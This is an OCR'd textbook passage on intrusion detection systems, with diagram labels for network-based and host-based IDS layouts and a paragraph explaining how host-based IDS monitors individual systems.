

Sensor
Router
Firewall
Untrusted Network
Sensor
Management Server Console
Web Servers
DNS Servers

Figure 12.3: Network-based IDS (NIDS)

- **Host-Based Intrusion Detection Systems**

  A host-based IDS (HIDS) analyzes each system's behavior. The HIDS can be installed on any system ranging from a desktop PC to a server. It is more versatile than the NIDS. In addition to detecting unauthorized insider activity, host-based systems are also effective in detecting unauthorized file modification. The HIDS focuses on the changing aspects of local systems. It is also more platform-centric, with a greater focus on the Windows OS; nevertheless, other HIDS are available for UNIX platforms. These mechanisms usually include auditing events that occur on a specific host. They are not very common because of the overhead they incur by having to monitor each system event.




Application Server
Agent
Agent
Firewall
Untrusted Network
Agent
Agent
Agent
Agent
SMTP Server
Agent
Agent
Agent
Web Servers
DNS Servers
Management Center for Cisco Security Agents:
This MC CSA server runs a CSA agent itself

Figure 12.4: Host-based IDS (HIDS)



